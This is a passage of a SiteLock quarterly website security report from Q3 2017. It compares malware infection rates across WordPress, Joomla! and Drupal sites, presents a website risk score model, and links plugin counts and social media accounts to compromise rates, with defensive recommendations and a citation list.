
Recommendations

USE A WEB APPLICATION FIREWALL

It's good news that by reducing the number of vulnerabilities on websites in the sample, the total attack surface is reduced. However, it's impossible to eliminate all threats to your website without taking a proactive and layered approach to website security. By utilizing a customizable web application firewall that allows you to set bot access control policies and block malicious traffic in real time, you can stop attacks before they begin. It is also recommended that you implement an incremental backup policy during application updates to roll back changes in the event of a compromise or update related downtime.

REVIEW YOUR WEBSITE

It's also important to examine your plugins, themes, and extensions regularly, removing any that are no longer supported or in use from your website.



4 Content Management Systems

OPEN-SOURCE PERKS AND FLAWS

When browsing the internet, users are bound to land on a website built by either WordPress, Joomla! or Drupal. These open-source applications are among the most popular content management systems (CMS) in the world. In fact, they dominate 34.5% of the internet.[7]

What makes these three CMS's so popular? One reason is ease of use, which is due to their open-source software. When an application is open-source, its original source code is made freely available to modify, allowing non-technical individuals to easily customize code and websites. However, the features that make content management systems so easy to use can also make them more vulnerable to cyberattacks versus custom coded or non open-source websites.


When a cybercriminal gets a hold of unprotected open-source content management systems, the possibilities are endless. An attacker can exploit vulnerabilities in an un-patched CMS or outdated plugin, access websites via weak passwords through brute-force attacks, and infect the site with malware, all without the website owner's knowledge. There are many risks associated with using open-source software, but there are also very easy security measures website owners can follow to protect their website code and visitors.

Key Observations

In Q3 2017, we focused exclusively on analyzing the risks associated with using WordPress, Joomla!, and Drupal, resulting in a sample size of over 2 million websites. WordPress represents 95% of the content management systems in this sample, Joomla! represents 4%, and Drupal represents 1%. In this section, we analyzed the infection rates of these three platforms individually and compared them to the inclusive average infection rate for the 6.3 million website sample group in the SiteLock database.

WordPress

WordPress powers 29% percent of the internet, occupying 59.8% of the CMS market share.[8] With a strong following, WordPress offers its users an overwhelming amount of customization and support. Nonetheless, because WordPress is a popular open-source CMS, it is susceptible to website attacks. SiteLock calculated the risk WordPress websites faced in Q3 2017. Our analysis found that WordPress websites were 1.8 times more likely to be compromised than non-WordPress websites in Q3 2017. This likelihood of compromise remained stagnant from Q2 to Q3 2017.



Since malware comes in a variety of types and sizes, tracking specific trends can be difficult. With this, we looked at the security industry as a whole in Q3 2017 to help draw a correlation between WordPress malware spikes in the SiteLock database and reported vulnerabilities that occurred in the WordPress community.

From August 14, 2017, to August 27, 2017, WordPress websites in the SiteLock database experienced a spike in malware infections. Over the same time frame, vulnerabilities were exploited in popular WordPress plugins. On August 18, 2017, a Cross-Site Scripting (XSS) vulnerability that impacted sites using the Broken Link Checker plugin was disclosed.[9] The Broken Link Checker plugin has over 500,000 active installs, meaning anyone who had version 1.10.0 installed may have been vulnerable to compromise until the plugin was updated after the vulnerability disclosure. The Department of Homeland Security labeled this as a medium severity vulnerability on a scale of low, medium and high.[10]

On August 23, 2017, a vulnerability in the FormCraft Basic plugin affecting version 1.0.5 for WordPress had a SQL injection in the id parameter to form.php. With over 6,000 active installs, this plugin vulnerability had the potential to harm all the websites using this plugin version between disclosure and website owner updates.[11] The Department of Homeland Security labeled this as a high severity vulnerability on a scale of low, medium and high.[12]

It is impossible to say definitively that these particular vulnerabilities caused an increase in malware in the SiteLock database during Q3 2017. However, they serve as just two examples of how an open-source CMS can be placed at increased risk to cybercriminals due to exploitable vulnerabilities.

57% of infected WordPress websites were running the latest security patches for WordPress core at the time of compromise, down from 69% in Q2.


To help combat WordPress vulnerabilities and malware infections, website owners often receive familiar advice and reminders to update their core software to its latest version. While ensuring software is up-to-date is very important, this alone is not enough to protect a WordPress website from malware infections. In Q3 2017, SiteLock compared infected WordPress websites that were compliant, or updated to their latest version, to websites that were non-compliant. It might come as a surprise to learn that compliant websites actually experienced more malware infections than non-compliant websites - by 32%. This means that 57% of infected WordPress websites in the SiteLock database in Q3 2017 were running the latest security patches for WordPress core at the time of compromise. This data confirms that website owners should not rely solely on software updates for protection from malware or vulnerabilities. Additional security measures should always be taken to ensure the highest level of protection for both the website and site visitors.

This further validates that website owners are responsible for the security of their websites. However, when SiteLock surveyed 13,000 website owners to find out how they perceive this responsibility, 95% percent believed their website security was being handled elsewhere.

Joomla!

Joomla! powers 3.2% of all websites on the internet, making up 6.6% of the CMS market share.[13] The PHP-based platform is recognized for its extensive features and plugins, and simplicity of use. However, like WordPress, if Joomla! is left unsecured and unpatched, it can put the website owner and its visitors at risk. In Q3 2017, SiteLock found that Joomla! websites are 3.5 times more likely to be compromised than non-Joomla! websites. This likelihood of compromise decreased from the 4 times likelihood in Q2 2017.

JOOMLA! WEBSITE RISK




Like WordPress websites, Joomla! websites also experienced a spike in malware infections from August 14, 2017, to August 27, 2017, in the SiteLock database. While there were no reported Joomla! vulnerabilities during these dates, a Joomla! vulnerability did occur the weeks prior to August 14, 2017, that is worth mentioning. On August 2, 2017, it was disclosed that the CMS installer in Joomla! prior to version 3.7.4 did not verify user's ownership of a web space, which allowed remote authenticated target application by leveraging Certificate Transparency logs.[14] We cannot confirm that this version caused the spike in Joomla! infections in the SiteLock database; however, this vulnerability signifies how easy it was for cybercriminals to gain access to Joomla! sites running version 3.7.4 during the time of the vulnerability.

Drupal

With 2.3% of websites powered by Drupal and a CMS market share of 4.7%, Drupal proves to be another popular open-source application among CMS users. Its flexibility and functionality allow users to easily use multiple pages and content types. Despite this, Drupal websites were 1.5 times more likely to be compromised in Q3 2017 than non-Drupal websites. This was a slight decrease from the 1.7 times likelihood of compromise reported in Q2 2017.

Similar to WordPress and Joomla! websites, Drupal sites in the SiteLock database experienced an increase in malware from August 14 to August 27, 2017. This increase occurred at the same time Drupal release a core version update, 8.3.7, due to multiple vulnerabilities in the previous core version. One of the vulnerabilities, labeled as critical, was present in the entity access system, which allowed unwanted access to view, create, update, and delete entities.[9] This only affected entities that did not use or have a Universally Unique Identifier (UUID), or entities that had different access restrictions on different revisions of the same entity.[15]

We are not indicating that this vulnerability caused the increase in malware infections in the SiteLock database. However, this vulnerability affected website owners who were using Drupal core 8.x versions prior to 8.3.7, which is a considerable amount of websites.



These examples highlight that open-source content management systems, primarily WordPress, Joomla! and Drupal, are vulnerable to compromise when left unprotected. Content management systems prove to be an easy target for cybercriminals. It is not uncommon for cybercriminals to carefully watch for vulnerability disclosures and then attempt to compromise sites that fail to update in a timely manner. However, there are easy steps and security measures website owners can follow to help secure their content management systems from cyber threats.

Recommendations

SCAN FOR MALWARE

Scanning for malware can help website owners learn about existing security threats the moment they occur, rather than waiting for official statements to be disclosed. It is recommended to use a scanner that can automatically remove the malware, therefore eliminating any delays from manual intervention and potential damage.

PATCH VULNERABILITIES AUTOMATICALLY

Website owners often avoid upgrading their core CMS software because updates have potential to break the functionality of the site. While upgrades are important and necessary, utilizing an ongoing, automated vulnerability patching service is an easy and effective way to patch vulnerabilities in-between updates.

UPDATE CMS CORE INSTALLS AND ADD-ONS

It is important for website owners to keep their content management systems and add-ons updated to their latest versions. This will help prevent security risks. While this is a security best practice, it should not be the only best practice website owners rely on to keep their websites protected.

5 Website Risk Score

THE DOUBLE-EDGED SWORD

There are over 1 billion websites on the internet today.[16] With such an abundance of websites and businesses on the web to choose from, website owners are aggressively competing with one another to attract and engage website visitors. In doing so, they put significant effort into creating highly engaging, interactive and user-friendly websites by adding features like plugins, videos, new pages, and linked social media accounts.

While a feature-rich website makes for a better user experience, what many website owners may not realize is the features that make a website unique also increase its risk of compromise. This is because as more features are added, a website's attack surface expands, creating more opportunities for hackers to exploit vulnerabilities. This is particularly true for CMS applications, like Joomla! and WordPress, as backend updates are often left in the hands of the plugin developers and not the website owners.

This serves as a problem for website owners because they continue to add new features and plugins to their websites without understanding the security impact, potential risk, and likelihood of compromise.


To help educate website owners, SiteLock developed the Risk Assessment, a predictive model used to determine a website's likelihood of attack. The Risk Assessment analyzes more than 500 variables collected from scanning over 12 million websites daily to determine a site's likelihood of compromise. During the assessment, SiteLock compares an individual website to other websites that have been infected with malware and have similar website profiles, in terms of features and complexity. The website's risk score is then calculated on a scale of low, medium and high based on risk severity. When website owners know their risk score, it enables them to make an informed decision about their website security.

Key Observations

SiteLock identified three main categories to determine a website's risk score: complexity, composition, and popularity. Complexity includes factors like page count, email address, iframes, forms, and the number of software packages included in the website. Composition refers to the structure of the website, including the software used to build the site, such as Joomla! or WordPress. Popularity includes visitors, linked social media accounts and social metrics, like follower count and shares. It is important to note that websites could be free of malware and vulnerabilities and still be at a high risk of compromise depending on their profile.

Using a sample of 6 million websites, SiteLock calculated the risk score for each on a scale of low, medium and high. The average base infection rate for each score (low, medium and high) was analyzed separately and compared against the average infection rate for websites with low risk scores in the SiteLock database.

It was found that websites with a low risk score are just as likely to be compromised as the average website that looks similar to it based on complexity, composition, and popularity. Websites with a medium risk score are 1.5 times more likely to be compromised than websites with low risk scores. Whereas, when a website's risk score increases to high, its risk of compromise significantly increases. Websites with high risk scores are nearly 8 times more likely to be compromised than websites with low risk scores.



The data confirms that website owners should view website features as a double-edged sword. This means that the same features used to enhance the user experience can also significantly increase the website's attack surface. An increased attack surface equates to more opportunities for cybercriminals to find and exploit vulnerabilities with common attacks, such as SQL injection (SQLi) and cross-site scripting (XSS). These common attacks can be used to take control of a website's database or exploit a vulnerability in a website's applications, essentially using the vulnerable website as a vehicle to deliver a malicious script to the website visitor's browser.

Recommendations

CALCULATE YOUR RISK SCORE

One of the most proactive steps website owners can take is to understand their website's risk of attack. Website risk assessments are specifically designed to predict a website's likelihood of an attack by associating a risk score with it. When website owners are well informed about the health and risks associated with their sites, they are more apt to take the necessary steps to protect their sites and visitors with website security solutions.

MAKE UPDATES OFTEN

An effective way website owners can decrease their attack surface is by ensuring their content management systems (CMS), plugins, and other installed software packages are updated to their latest versions. It is also important for website owners to verify that the plugins and themes they install are actively being developed and updated to avoid installing something with no developer support. This will decrease a website's risk of vulnerabilities. Additionally, website owners should take inventory of the plugins on their website and disable and remove any that are no longer being used.

6 WordPress Plugins & Social Media

WORDPRESS PLUGINS & SOCIAL MEDIA

The previous section in this report, Website Risk Score, confirms that the more features a website has, such as videos, plugins and linked social media accounts, the more likely it is to be compromised. This increased likelihood is referred to as an attack surface. As more website features are added, the website's attack surface expands - creating more opportunities for cybercriminals to exploit website vulnerabilities and infect it with malware.

This section serves as a sequel to the previous section. It focuses exclusively on linked social media accounts and WordPress plugins to demonstrate how using either one of these two popular features can significantly increase a website's attack surface, resulting in an increased risk to a website and its visitors.

What is an Attack Surface?

Attack surface refers to the total number of potential pathways cybercriminals can leverage to gain access to websites, website applications, or pieces of software for compromise. These "pathways" are commonly referred to as attack vectors. An attack surface increases with each new feature, plugin or theme that is added to a website application. The more features or add-ons a website has, the more vectors of attack are available to hackers.
When building a website, it is important to be aware of the risk involved with each new feature you add to your website.
For example, simply adding five new plugins to your website can increase your attack surface and likelihood of attack.
As a website owner, it's important to ask yourself, is the benefit worth the risk?

Key Observations


Over 2 million websites in the SiteLock database link to either Facebook, LinkedIn, or Twitter. While taking an exclusive look at WordPress plugins, it was found that more than 1.3 million websites utilize WordPress plugins in the SiteLock database to enhance the user experience. These figures illustrate that social media and WordPress plugins are widely popular and used by millions of website owners around the world. However, the notion that these features can increase a website's attack surface is not as common.

THE PITFALLS OF SOCIAL MEDIA CONNECTIVITY

Focusing solely on social media, in the third quarter of 2017 SiteLock found websites linking to social media are at an elevated risk of compromise compared to websites that don't link to social accounts. For comparative purposes, we established a base infection rate on a control group of 3.8 million websites that do not link to any social media accounts. Groups of websites linking to the social networks Facebook, LinkedIn, and Twitter were analyzed for average infection rates separately and compared.

It was found that in Q3 2017, websites that linked to Facebook or LinkedIn or Twitter were all 2 times more likely to be compromised than websites that did not link to any of these social channels. The likelihood of compromise decreased from Q2 to Q3 across these channels, meaning that there were fewer reported malware cases for websites linking to social accounts. This signifies that while linking websites to social accounts may increase a website's attack surface, website owners in Q3 used precaution and implemented security to help decrease their risk of compromise.

Additionally, a website's likelihood to be infected with malware increases further when it links to Twitter and has a sizeable number of Twitter followers. Our Q3 2017 findings indicated:



This indicates that a business's social media popularity may play a part in whether or not it is targeted for a cyberattack.


Even more concerning, a website owner's risk significantly increases when they link all three of these social platforms to their websites. In Q3 2017, websites that linked to Facebook, LinkedIn and Twitter were 3.6 times more likely to be compromised than websites that did not link to all three of these channels.

INCREASED FEATURES MEAN INCREASED RISK

Utilizing plugins to add features to your website inevitably increases its risk and attack surface. Calculating this risk is an important piece of selecting add-ons, such as plugins and themes, for your website applications. We looked at how the number of plugins an individual WordPress website has can broaden its attack surface. The graph on this page represents our Q3 2017 findings.

With exception to WordPress sites with 21+ plugins, the likelihood of compromise remained stagnant from Q2 to Q3 2017. However, the risk to website owners with 20+ plugins decreased in Q3 compared to Q2, indicating that they are taking the proper measures to decrease their attack surface from cybercriminals by implementing security best practices.

WordPress plugins and social media accounts are very common features website owners use to add complexity to their site. However, website owners must be aware that introducing more plugins and linking to social media accounts can increase their website's vulnerability to attacks. Once their attack surface is expanded, SiteLock data from Q3 2017 confirms that website owners are more likely to be infected with malware. To decrease risk to their websites and visitors, site owners should protect the features that are meant to improve their websites and user experience.



Recommendations

CHOOSE REPUTABLE PLUGINS AND THEMES

When using an open source application, like WordPress, there are a variety of plugins and themes available. When selecting add-ons for your website, choose those that are updated regularly and are monitored consistently by their developers. Purchase and download them from reputable sources, such as WordPress.org, and only allow the minimal permissions necessary for the desired functionality of your site. Remember, the more plugins you use, the more potential attack vectors exist on your website.

TAKE INVENTORY

Disable and remove plugins you are no longer using. This will help decrease your attack surface, creating fewer opportunities for hackers to exploit vulnerabilities on your site.


USE STRONG PASSWORDS

Implementing strong passwords can be one of the simplest and most effective ways to keep cybercriminals out of websites and social media accounts. Strong passwords are typically eight characters or longer, include uppercase and lowercase letters, and include numbers and symbols. In addition, website owners should limit the permissions to their social media posts and feeds. This will ensure only authorized individuals are accessing their accounts.

PATCH VULNERABILITIES

Utilize an automatic patching service to help fix vulnerabilities on the fly, therefore helping to eliminate exploitation and the spread of malware.

About SiteLock



SiteLock is the global leader in website security. Founded in 2008, the company is dedicated to protecting every website on the internet. The SiteLock comprehensive, cloud-based suite of products, including Patchman, offers automated vulnerability detection and malware removal, automated CMS vulnerability patching for websites on servers, DDoS protection, website acceleration, protection from malicious traffic, website risk assessments, and PCI compliance.

SiteLock protects over 12 million websites worldwide. The company scans more than 200 million web pages and discovers new threats each day, adding to its database of more than 10 million threats.

Specializing in fast, affordable solutions for SMB and enterprises alike, SiteLock provides website protection from today's ever-evolving cyberthreats.

To learn more about SiteLock, visit www.sitelock.com.

Appendix
CITATIONS

1 https://developer.joomla.org/security-centre.html

2 https://www.drupal.org/forum/newsletters/security-advisories-for-drupal-core/2017-08-16/drupal-core-multiple

3 https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/

4 https://wpvulndb.com/

5 https://vel.joomla.org/live-vel

6 https://www.drupal.org/security/contrib

7 https://w3techs.com/

8 https://w3techs.com/

9 https://wordpress.org/plugins/broken-link-checker/

10 https://www.us-cert.gov/ncas/bulletins/SB17-240

11 https://wordpress.org/plugins/formcraft-form-builder/

12 https://www.us-cert.gov/ncas/bulletins/SB17-240

13 https://w3techs.com/

14 https://www.cvedetails.com/vulnerability-list/vendor_id-3496/product_id-16499/Joomla-Joomla-.html

15 https://www.drupal.org/forum/newsletters/security-advisories-for-drupal-core/2017-08-16/drupal-core-multiple

16 http://www.internetlivestats.com/total-number-of-websites/